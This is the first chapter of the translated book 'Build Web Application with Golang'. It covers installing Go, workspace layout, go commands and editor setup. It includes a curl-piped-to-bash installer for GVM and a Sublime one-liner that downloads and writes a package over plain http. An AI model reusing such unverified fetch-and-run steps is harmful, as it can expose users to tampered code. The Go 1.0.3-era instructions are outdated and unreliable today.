

Build Web Application with Golang

Translator Comments

This is an English version of [《Go Web编程》](#), the original version was written by [AstaXie](#) and translated by [Unknown](#) and [Larry Battle](#).

This book is about how to build web applications in Go. In the first few chapters of the book, the author will review some basic knowledge about Go. However, for an optimal reading experience, you should have a basic understanding of the Go language and the concept of a web application. If you are completely new to programming, this book is not intended to provide sufficient introductory material to get started.

If anything is unclear due to wording or language issues, feel free to ask me to write a better translation.

Acknowledgments for translation help

- [matalangilbert](#)
- [nightlyone](#)
- [sbinet](#)
- [carbocation](#)
- [desimone](#)
- [reigai](#)
- [OlingCat](#)

Purpose

Because I'm interested in web application development, I used my free time to write this book as an open source version. It doesn't mean that I have a very good ability to build web applications; I would like to share what I've done with Go in building web applications.

- For those of you who are working with PHP/Python/Ruby, you will learn how to build a web application with Go.
- For those of you who are working with C/C++, you will know how the web works.

I believe the purpose of studying is sharing with others. The happiest thing in my life is sharing everything I've known with more people.

Donation

If you like this book, you can ask your Chinese friends to follow this [link](#) donate the original author, help him write more books with better, more useful, and more interesting content.

Exchanging Learning Go

If you know what is QQ, join the group 259316004. If not, follow this [link](#) to get more details.
Also, you can join our [forum](#).

Acknowledgments

First, I have to thank the people who are members of Golang-China in QQ group 102319854, they are all very nice and helpful. Then, I need to thank the following people who gave great help when I was writing this book.

- [四月份平民 April Citizen](#) (review code)
- [洪瑞琦 Hong Ruiqi](#) (review code)
- [边疆 BianJiang](#) (write the configurations about Vim and Emacs for Go development)
- [欧林猫 Oling Cat](#)(review code)
- [吴文磊 Wenlei Wu](#)(provide some pictures)
- [北极星 Polaris](#)(review whole book)
- [雨痕 Rain Trail](#)(review chapter 2 and 3)

License

This book is licensed under the [CC BY-SA 3.0 License](#), the code is licensed under a [BSD 3-Clause License](#), unless otherwise specified.

1 Go Environment Configuration

Welcome to the world of Go, let's start exploring!

Go is a fast-compiled, garbage-collected, concurrent systems programming language. It has the following advantages:

- Compiles a large project within a few seconds.
- Provides a software development model that is easy to reason about, avoiding most of the problems that caused by C-style header files.
- Is a static language that does not have levels in its type system, so users do not need to spend much time dealing with relations between types. It is more like a lightweight object-oriented language.
- Performs garbage collection. It provides basic support for concurrency and communication.
- Designed for multi-core computers.

Go is a compiled language. It combines the development efficiency of interpreted or dynamic languages with the security of static languages. It is going to be the language of choice for the modern multi-core computers with networking. For these purposes, there are some problems that have to be resolved in language itself, such as a richly expressive lightweight type system, concurrency, and strictly regulated garbage collection. For quite some time, no packages or tools have come out that have solved all of these problems pragmatically; thus was born the motivation for the Go language.

In this chapter, I will show you how to install and configure your own Go development environment.

1.1 Installation

Three ways to install Go

There are many ways to configure the Go development environment on your computer, you can choose any one you like. The three most common ways are as follows.

- Official installation packages.
 - The Go team provides convenient installation packages in Windows, Linux, Mac and other operating systems. The easiest way to get started.
- Install from source code.
 - Popular with developers who are familiar with Unix-like systems.
- Use third-party tools.
 - There are many third-party tools and package managers for installing Go, like apt-get in Ubuntu and homebrew for Mac.

In case you want to install more than one version of Go in one computer, you should take a look at the tool called [GVM](#). It is the best tool I've seen so far for achieving this job, otherwise you have to know how to deal with this problem by yourself.

Install from source code

Because some parts of Go are written in Plan 9 C and AT&T assembler, you have to install a C compiler before taking the next step.

On a Mac, once you install the Xcode, you have already have the compiler.

On Unix-like systems, you need to install gcc or a like compiler. For example, using the package manager apt-get included with Ubuntu, one can install the required compilers as follows: `sudo apt-get install gcc libc6-dev`

On Windows, you need to install MinGW in order to install gcc. Don't forget to configure environment variables after the installation is finished.(***Everything looks like this means it's commented by translator: If you are using 64-bit Windows, you would better install 64-bit version of MinGW***)

The Go team uses [Mercurial](#) to manage source code, so you need to install this tool in order to download Go source code.

At this point, execute following commands to clone Go source code, and start compiling.(***It will clone source code to you current directory, switch your work path before you continue. This may take some time.***)

```
hg clone -u release https://code.google.com/p/go  
cd go/src  
.all.bash
```

A successful installation will end with the message "ALL TESTS PASSED."

On Windows, you can achieve the same by running `all.bat`.

If you are using Windows, installation package will set environment variables automatically. In Unix-like systems, you need to set these variables manually as follows.(***If your Go version is greater than 1.0, you don't have to set \$GOBIN, and it will automatically be related to your \$GOROOT/bin, which we will talk about in the next section***)

```
export GOROOT=$HOME/go  
export GOBIN=$GOROOT/bin  
export PATH=$PATH:$GOROOT/bin
```

If you see the following information on your screen, you're all set.

```
appleMacBook-Pro-3:~ apple$ go
Go is a tool for managing Go source code.
```

Usage:

```
go command [arguments]
```

The commands are:

build	compile packages and dependencies
clean	remove object files
doc	run godoc on package sources
env	print Go environment information
fix	run go tool fix on packages
fmt	run gofmt on package sources
get	download and install packages and dependencies
install	compile and install packages and dependencies
list	list packages
run	compile and run Go program
test	test packages
tool	run specified go tool
version	print Go version
vet	run go tool vet on packages

Use "go help [command]" for more information about a command.

Additional help topics:

gopath	GOPATH environment variable
packages	description of package lists
remote	remote import path syntax
testflag	description of testing flags
testfunc	description of testing functions

Use "go help [topic]" for more information about that topic.

```
appleMacBook-Pro-3:~ apple$ █
```

Figure 1.1 Information after installed from source code

Once you see the usage information of Go, it means you successfully installed Go on your computer. If it says "no such command", check if your \$PATH environment variable contains the installation path of Go.

Use standard installation packages

Go has one-click installation packages for every operating system. These packages will install Go in `/usr/local/go` (`c:\Go` in Windows) as default. Of course you can change it, but you also need to change all the environment variables manually as I showed above.

How to check if your operating system is 32-bit or 64-bit?

Our next step depends on your operating system type, so we have to check it before we download the standard installation packages.

If you are using Windows, press `Win+R` and then run the command tool, type command `systeminfo` and it will show you some useful information just few seconds. Find the line with "system type", if you see "x64-based PC" that means your operating system is 64-bit, 32-bit otherwise.

I strongly recommend downloading the 64-bit version of package if you are Mac users as Go is no longer supports pure 32-bit processors in Mac OS.

Linux users can type `uname -a` in the terminal to see system information. 64-bit operating system shows as follows.

```
<some description> x86_64 x86_64 x86_64 GNU/Linux
// some machines such as Ubuntu 10.04 will show as following
x86_64 GNU/Linux
```

32-bit operating system shows as follows.

```
<some description> i686 i686 i386 GNU/Linux
```

Mac

Go to the [download page](#), choose `go1.0.3.darwin-386.pkg` for 32-bit systems and `go1.0.3.darwin-amd64.pkg` for 64-bit systems. All the way to the end by clicking "next", `~/go/bin` will be added to `$PATH` after you finished the installation. Now open the terminal and type `go`. You should now see the what is displayed in figure 1.1.

Linux

Go to the [download page](#), choose `go1.0.3.linux-386.tar.gz` for 32-bit systems and `go1.0.3.linux-amd64.tar.gz` for 64-bit systems. Suppose you want to install Go in path `$GO_INSTALL_DIR`, uncompress `tar.gz` to the path by command `tar zxvf go1.0.3.linux-amd64.tar.gz -C $GO_INSTALL_DIR`. Then set your `$PATH` `export`

`PATH=$PATH:$GO_INSTALL_DIR/go/bin`. Now just open the terminal and type `go`. You should now see the what is displayed in figure 1.1.

Windows

Go to the [download page](#), choose `go1.0.3.windows-386.msi` for 32-bit systems and `go1.0.3.windows-amd64.msi` for 64-bit systems. All the way to the end by clicking "next", `c:/go/bin` will be added to `path`. Now just open a command line window and type `go`. You should now see the what is displayed in figure 1.1.

Use third-party tools

GVM

GVM is a Go multi-version control tool developed by third-party, like rvm in ruby. It's quite easy to use it. Install gvm by typing following commands in your terminal.

```
bash < <(curl -s https://raw.github.com/moovweb/gvm/master/binscripts/gvm-installer)
```

Then we install Go by following commands.

```
gvm install go1.0.3  
gvm use go1.0.3
```

After the process finished, you're all set.

apt-get

Ubuntu is the most popular desktop release version of Linux. It uses `apt-get` to manage packages. We can install Go using the following commands.

```
sudo add-apt-repository ppa:gophers/go  
sudo apt-get update  
sudo apt-get install golang-stable
```

Homebrew

Homebrew is a software manage tool commonly used in Mac to manage software. Just type following commands to install Go.

```
brew install go
```

1.2 \$GOPATH and workspace

\$GOPATH

Go commands all rely on one important environment variable which is called \$GOPATH. Notice that this is not the \$GOROOT where Go is installed. This variable points to the workspace of Go in your computer. (I use this path in my computer, if you don't have the same directory structure, please replace by yourself.)

In Unix-like systems, the variable should be used like this.

```
export GOPATH=/home/apple/mygo
```

In Windows, you need to create a new environment variable called GOPATH, then set its value to `c:\mygo` (**This value depends on where your workspace is located**)

It is OK to have more than one path(workspace) in \$GOPATH, but remember that you have to use `:` (; in Windows) to break up them. At this point, `go get` will save the content to your first path in \$GOPATH.

In \$GOPATH, you must have three folders as follows.

- `src` for source files whose suffix is .go, .c, .g, .s.
- `pkg` for compiled files whose suffix is .a.
- `bin` for executable files

In this book, I use `mygo` as my only path in \$GOPATH.

Package directory

Create package source files and folders like `$GOPATH/src/mymath/sqrt.go` (`mymath` is the package name) (**Author uses `mymath` as his package name, and same name for the folder where contains package source files**)

Every time you create a package, you should create a new folder in the `src` directory, folders' name usually as same as the package's that you are going to use. You can have multi-level directory if you want to. For example, you create directories

`$GOPATH/src/github.com/astaxie/beedb`, then the package path is `github.com/astaxie/beedb`. The package name will be the last directory in your path, which is `beedb` in this case.

Execute following commands. (**Now author goes back to talk examples**)

```
cd $GOPATH/src  
mkdir mymath
```

Create a new file called `sqrt.go`, type following content to your file.

```
// Source code of $GOPATH/src/mymath/sqrt.go  
package mymath  
  
func Sqrt(x float64) float64 {  
    z := 0.0  
    for i := 0; i < 1000; i++ {  
        z -= (z*z - x) / (2 * x)  
    }  
    return z  
}
```

Now my package directory is created and code work is done. I recommend you to keep same name for your package and the folder contains package source files.

Compile packages

We've already created our package above, but how to compile it for practical? There are two ways to do it.

1. Switch your work path to the directory of your package, then execute command `go install`.
2. Execute above command with file name like `go install mymath`.

After compiled, we can open the following folder.

```
cd $GOPATH/pkg/${GOOS}_${GOARCH}  
// you can see the file was generated  
mymath.a
```

The file whose suffix is `.a` is the binary file of our packages, and now how can we use it?

Obviously, we need to create a new application to use it.

Create a new application package called `mathapp`.

```
cd $GOPATH/src  
mkdir mathapp  
cd mathapp  
vim main.go
```

code

```
//$GOPATH/src/mathapp/main.go source code.  
package main  
  
import (  
    "mymath"  
    "fmt"  
)  
  
func main() {  
    fmt.Printf("Hello, world. Sqrt(2) = %v\n", mymath.Sqrt(2))  
}
```

To compile this application, you need to switch to the application directory which is `$GOPATH/src/mathapp` in this case, then execute command `go install`. Now you should see an executable file called `mathapp` was generated in the directory `$GOPATH/bin/`. To run this program, use command `./mathapp`, you should see following content in your terminal.

```
Hello world. Sqrt(2) = 1.414213562373095
```

Install remote packages

Go has a tool for installing remote packages, which is the command called `go get`. It supports most of open source communities, including Github, Google Code, BitBucket, and Launchpad.

```
go get github.com/astaxie/beedb
```

You can use `go get -u ...` to update your remote packages, and it will automatically install all the dependent packages as well.

This tool will use different version control tools for different open source platforms. For example, `git` for Github, `hg` for Google Code. Therefore you have to install these version control tools before you use `go get`.

After executed above commands, the directory structure should look like following.

```
$GOPATH
  src
    l-github.com
      l-astaxie
        l-beedb
  pkg
    l--${GOOS}_${GOARCH}
      l-github.com
        l-astaxie
          l-beedb.a
```

Actually, `go get` clones source code to \$GOPATH/src of local file system, then executes `go install`.

Use remote packages is the same way as we use local packages.

```
import "github.com/astaxie/beedb"
```

Directory complete structure

If you follow all steps, your directory structure should look like the following now.

```
bin/
  mathapp
pkg/
  ${GOOS}_${GOARCH}, such as darwin_amd64, linux_amd64
  mymath.a
  github.com/
    astaxie/
      beedb.a
src/
  mathapp
    main.go
  mymath/
    sqrt.go
  github.com/
    astaxie/
      beedb/
        beedb.go
        util.go
```

Now you are able to see the directory structure clearly, `bin` contains executable files, `pkg` contains compiled files, `src` contains package source files.

(The format of environment variables in Windows is `%GOPATH%`, this book mainly uses Unix-style, so Windows users need to replace by yourself.)

1.3 Go commands

Go commands

Go language comes with a complete set of command operation tool, you can execute the command line `go` to see them:

```
10 C:\>go
11 Go is a tool for managing Go source code.
12
13 Usage:
14
15     go command [arguments]
16
17 The commands are:
18
19     build      compile packages and dependencies
20     clean      remove object files
21     doc        run godoc on package sources
22     env        print Go environment information
23     fix        run go tool fix on packages
24     fmt        run gofmt on package sources
25     get        download and install packages and dependencies
26     install    compile and install packages and dependencies
27     list       list packages
28     run        compile and run Go program
29     test       test packages
30     tool       run specified go tool
31     version    print Go version
32     vet        run go tool vet on packages
33
34 Use "go help [command]" for more information about a command.
35
36 Additional help topics:
37
38     gopath    GOPATH environment variable
39     packages  description of package lists
40     remote    remote import path syntax
41     testflag  description of testing flags
42     testfunc  description of testing functions
43
44 Use "go help [topic]" for more information about that topic.
45
```

Figure 1.3 Go command displays detailed information

These are all useful for us, let's see how to use some of them.

go build

This command is for compiling tests, it will compile dependence packages if it's necessary.

- If the package is not the `main` package such as `mymath` in section 1.2, nothing will be generated after you executed `go build`. If you need package file `.a` in `$GOPATH/pkg`, use `go install` instead.
- If the package is the `main` package, it will generate an executable file in the same folder. If you want the file to be generated in `$GOPATH/bin`, use `go install` or `go build -o ${PATH_HERE}/a.exe`.
- If there are many files in the folder, but you just want to compile one of them, you should append file name after `go build`. For example, `go build a.go`. `go build` will compile all the files in the folder.
- You can also assign the name of file that will be generated. For instance, we have `mathapp` in section 1.2, use `go build -o astaxie.exe` will generate `astaxie.exe` instead of `mathapp.exe`. The default name is your folder name(non-main package) or the first source file name(main package).

(According to [The Go Programming Language Specification](#), package name should be the name after the word `package` in the first line of your source files, it doesn't have to be the same as folder's, and the executable file name will be your folder name as default.)

- `go build` ignores files whose name starts with `_` or `.`.
- If you want to have different source files for every operating system, you can name files with system name as suffix. Suppose there are some source files for loading arrays, they could be named as follows.

`array_linux.go | array_darwin.go | array_windows.go | array_freebsd.go`

`go build` chooses the one that associated with your operating system. For example, it only compiles `array_linux.go` in Linux systems, and ignores all the others.

go clean

This command is for clean files that are generated by compilers, including following files.

```
_obj/          // old directory of object, left by Makefiles
._test/         // old directory of test, left by Makefiles
._testmain.go   // old directory of gotest, left by Makefiles
test.out        // old directory of test, left by Makefiles
build.out       // old directory of test, left by Makefiles
*.+[568ao]      // object files, left by Makefiles

DIR(.exe)       // generated by go build
DIR.test(.exe)  // generated by go test -c
MAINFILE(.exe)  // generated by go build MAINFILE.go
```

I usually use this command to clean my files before I upload my project to the Github, these are useful

for local tests, but useless for version control.

go fmt

The people who are working with C/C++ should know that people are always arguing about code style between K&R-style and ANSI-style, which one is better. However in Go, there is only one code style which is forced to use. For example, you must put left brace in the end of the line, and can't put it in a single line, otherwise you will get compile errors! Fortunately, you don't have to remember these rules, `go fmt` does this job for you, just execute command `go fmt <File name>.go` in terminal. I don't use this command very much because IDEs usually execute this command automatically when you save source files, I will talk about IDEs more in next section.

We usually use `gofmt -w` instead of `go fmt`, the latter will not rewrite your source files after formatted code. `gofmt -w src` formats the whole project.

go get

This command is for getting remote packages, it supports BitBucket, Github, Google Code, Launchpad so far. There are actually two things happening after we executed this command. The first thing is to download source code, then executes `go install`. Before you use this command, make sure you have installed related tools.

```
BitBucket (Mercurial Git)
Github (git)
Google Code (Git, Mercurial, Subversion)
Launchpad (Bazaar)
```

In order to use this command, you have to install these tools correctly. Don't forget to set `PATH`. By the way, it also supports customized domain names, use `go help remote` for more details.

go install

This command compiles all packages and generate files, then move them to `$GOPATH/pkg` or `$GOPATH/bin`.

go test

This command loads all files whose name include `*_test.go` and generate test files, then prints information looks like follows.

```
ok    archive/tar    0.011s
FAIL archive/zip    0.022s
ok    compress/gzip  0.033s
...
```

It tests all your test files as default, use command `go help testflag` for more details.

go doc

Many people said that we don't need any third-party documentation for programming in Go(actually I've made a [CHM](#) already), Go has a powerful tool to manage documentation by itself.

So how to look up packages' information in documentation? If you want to get more details about package `builtin`, use command `go doc builtin`, and use command `go doc net/http` for package `http`. If you want to see more details about specific functions, use command `godoc fmt Printf`, and `godoc -src fmt Printf` to view source code.

Execute command `godoc -http=:8080`, then open `127.0.0.1:8080` in your browsers, you should see a localized golang.org. It can not only show the standard packages' information, but also packages in your `$GOPATH/pkg`. It's great for people who are suffering from the Great Firewall of China.

Other commands

Go provides more commands then I just talked about.

```
go fix // upgrade code from old version before go1 to new version after go1
go version // get information about Go version
go env // view environment variables about Go
go list // list all installed packages
go run // compile temporary files and run the application
```

There are also more details about commands that I talked about, you can use `go help <command>` to get more information.

Go development tools

In this section, I'm going to show you some IDEs that have abilities of intelligent completion and auto-format. There are all cross-platform, so the steps I show you should not be very different if you are not using same operating system.

LiteIDE

LiteIDE is an open source, lightweight IDE for developing Go project only, developed by visualfc.




Figure 1.4 Main panel of LiteIDE

LiteIDE features.

- Cross-platform
 - Windows
 - Linux
 - Mac OS
- Cross-compile
 - Manage multiple compile environment
 - Supports cross-compile of Go
- Project management standard
 - Documentation view based on \$GOPATH
 - Compile system based on \$GOPATH
 - API documentation index based on \$GOPATH

- Go source code editor
 - Code outlining
 - Full support of gocode
 - Go documentation view and API index
 - View code expression by F1
 - Function declaration jump by F2
 - Gdb support
 - Auto-format with `gofmt`
- Others
 - Multi-language
 - Plugin system
 - Text editor themes
 - Syntax support based on Kate
 - intelligent completion based on full-text
 - Customized shortcuts
 - Markdown support
 - Real-time preview
 - Customized CSS
 - Export HTML and PDF
 - Convert and merge to HTML and PDF

LitelDE installation

- Install LitelDE
 - [Download page](#)
 - [Source code](#)

You need to install Go first, then download the version of your operating system. Decompress the package to direct use.

- Install gocode

You have to install gocode in order to use intelligent completion

```
go get -u github.com/nsf/gocode
```

- Compile environment

Switch configuration in LitelDE that fits your operating system. In Windows and 64-bit version of Go, you should choose win64 in environment configuration in tool bar. Then you choose `opinion`, find `LiteEnv` in the left list, open file `win64.env` in the right list.

```
GOROOT=c:\go
GOBIN=
GOARCH=amd64
GOOS=windows
CGO_ENABLED=1

PATH=%GOBIN%;%GOROOT%\bin;%PATH%
. . .
```

Replace `GOROOT=c:\go` to your Go installation path, save it. If you have MinGW64, add `c:\MinGW64\bin` to your path environment variable for `cgo` support.

In Linux and 64-bit version of Go, you should choose linux64 in environment configuration in tool bar. Then you choose `opinion`, find `LiteEnv` in the left list, open file `linux64.env` in the right list.

```
GOROOT=$HOME/go
GOBIN=
GOARCH=amd64
GOOS=linux
CGO_ENABLED=1

PATH=$GOBIN:$GOROOT/bin:$PATH
. . .
```

Replace `GOROOT=$HOME/go` to your Go installation path, save it.

- `$GOPATH` `$GOPATH` is the path that contains project list, open command tool (or press `Ctrl+` in LitelDE) then type `go help gopath` for more details. It's very easy to view and change `$GOPATH` in the LitelDE. Follow `View - Setup GOPATH` to view and change these values.

Sublime Text

Here I'm going to introduce you the Sublime Text 2 (Sublime for short) + GoSublime + gocode + MarGo. Let me explain why.

- Intelligent completion




Figure 1.5 Sublime intelligent completion

- Auto-format source files
- Project management

The screenshot shows the Sublime Text 2 interface. The title bar reads "F:\kanbox\golangtutorials\reflect\main.go (newdds) - Sublime Text 2 (UNREGISTERED)". The menu bar includes File, Edit, Selection, Find, View, Goto, Tools, Project, Preferences, and Help. A "FOLDERS" sidebar on the left lists several Go packages: control, goroutine, goweb, gowebapp, hello, interface, main, mango, object, oscmd, reflect, sortmap, Tattoo, web, beego, mysql, and cdnapi. The "main.go" file is open in the central editor area, displaying Go code for a "helloworld" function and a "main" function that prints the type and value of a float64 variable.

Figure 1.6 Sublime project management

- Syntax highlight
- Free trial forever, no functions limit. It will pop-up unregistered prompt sometimes, but you can just ignore it.

First, download the version of [Sublime](#) that fits your operating system.

1. Press **Ctrl+`** open command tool, input following commands.

```
import urllib2,os; pf='Package Control.sublime-package'; ipp=sublime.installed_packages_path(); os.makedirs(ipp) if not os.path.exists(ipp) else None; urllib2.install_opener(urllib2.build_opener(urllib2.ProxyHandler())); open(os.path.join(ipp,pf),'wb').write(urllib2.urlopen('http://sublime.wbond.net/'+pf.replace(' ','%20')).read()); print 'Please restart Sublime Text to finish installation'
```

Restart when installation finished. Then you can find **Package Control** item in the Preferences menu.




Figure 1.7 Sublime Package Control

2. To install GoSublime, SidebarEnhancements and Go Build, press **Ctrl+Shift+p** to open Package Control, then type **pcip** (short for "Package Control: Install Package").




Figure 1.8 Sublime Install Packages

Now you type GoSublime, press OK to install, same steps for installing SidebarEnhancements and Go Build. Restart when it finished installation.

- To verify if installation is successful, open Sublime, then open file `main.go` to see if it has syntax highlight, type `import` to see if it has prompts, after typed `import "fmt"`, type `fmt.` to see if it has intelligent completion for functions.

If everything is fine, you're all set.

If not, check your \$PATH again. Open terminal, type `gocode`, if it cannot run, your \$PATH must not configure correctly.

Vim

Vim a popular text editor for programmers, which is developing from vi. It has functions for intelligent completion, compile and jump to errors.

```

base.go + (-/work/web/golanger/framework/src/golanset/web) (1 of 2) - VIM
2+ base.go
1[base.go][2:page.go]
3  Minimap Explorer: - | [none,utf-8,unix]                                8x58   1,1    全部
4
5  COOKIE      map[string]string
6  SESSION     map[string]interface{}
7  MAX_FORM_SIZE int64
8  SupportsSession bool
9  SessionName string
10 Session    map[string]2|map[string]interface{}|
11 Request     *http.Request
12 ResponseWriter http.ResponseWriter
13 Cookie     []*http.Cookie
14
15 func (b *Base) Init() *Base {
16     if b.Session == nil {
17         b.Session = map[string]2|map[string]interface{}{}()
18     }
19
20     b.GET = func() map[string]string {
21         g := map[string]string{}
22         q := b.Request.URL.Query()
23         b[ ]
24         f := func(k string) (string, error) {
25             v := q.Get(k)
26             if v != "" {
27                 g[k] = v
28             }
29         }
30         for _, cookie := range b.Session {
31             f(cookie.Name)
32         }
33         return g
34     }
35     b.POST = func() map[string]string {
36         g := map[string]string{}
37         q := b.Request.URL.Query()
38         for _, cookie := range b.Session {
39             f(cookie.Name)
40         }
41         r := &Cookie{ID: "1", Name: "a", Value: "1", MaxAge: 3600, Path: "/tmp", HttpOnly: true}
42         b.Session[Cookie.Name] = r
43         f(r.Name)
44     }
45     b.PUT = func() map[string]string {
46         c := &Cookie{ID: "1", Name: "a", Value: "1", MaxAge: 3600, Path: "/tmp", HttpOnly: true}
47         i := &Cookie{ID: "1", Name: "b", Value: "2", MaxAge: 3600, Path: "/tmp", HttpOnly: true}
48         b.Session[Cookie.Name] = i
49     }
50 }
51
52 ~-/work/web/golanger/framework/src/golanset/web/base.go [go,utf-8,unix]      0x0   36,11-24  8
-- 全局补全 ("O"NP) 匹配 9 / 14

```

Figure 1.8 Vim intelligent completion for Go

- Syntax highlight for Go

```
cp -r $GOROOT/misc/vim/* ~/.vim/
```

- Set syntax highlight on

```
filetype plugin indent on
syntax on
```

3. Install [gocode](#)

```
go get -u github.com/nsf/gocode
```

gocode will be installed in `$GOBIN` as default

4. Configure [gocode](#)

```
~ cd $GOPATH/src/github.com/nsf/gocode/vim
~ ./update.bash
~ gocode set propose-builtins true
propose-builtins true
~ gocode set lib-path "/home/border/gocode/pkg/linux_amd64"
lib-path "/home/border/gocode/pkg/linux_amd64"
~ gocode set
propose-builtins true
lib-path "/home/border/gocode/pkg/linux_amd64"
```

Explanation of gocode set.

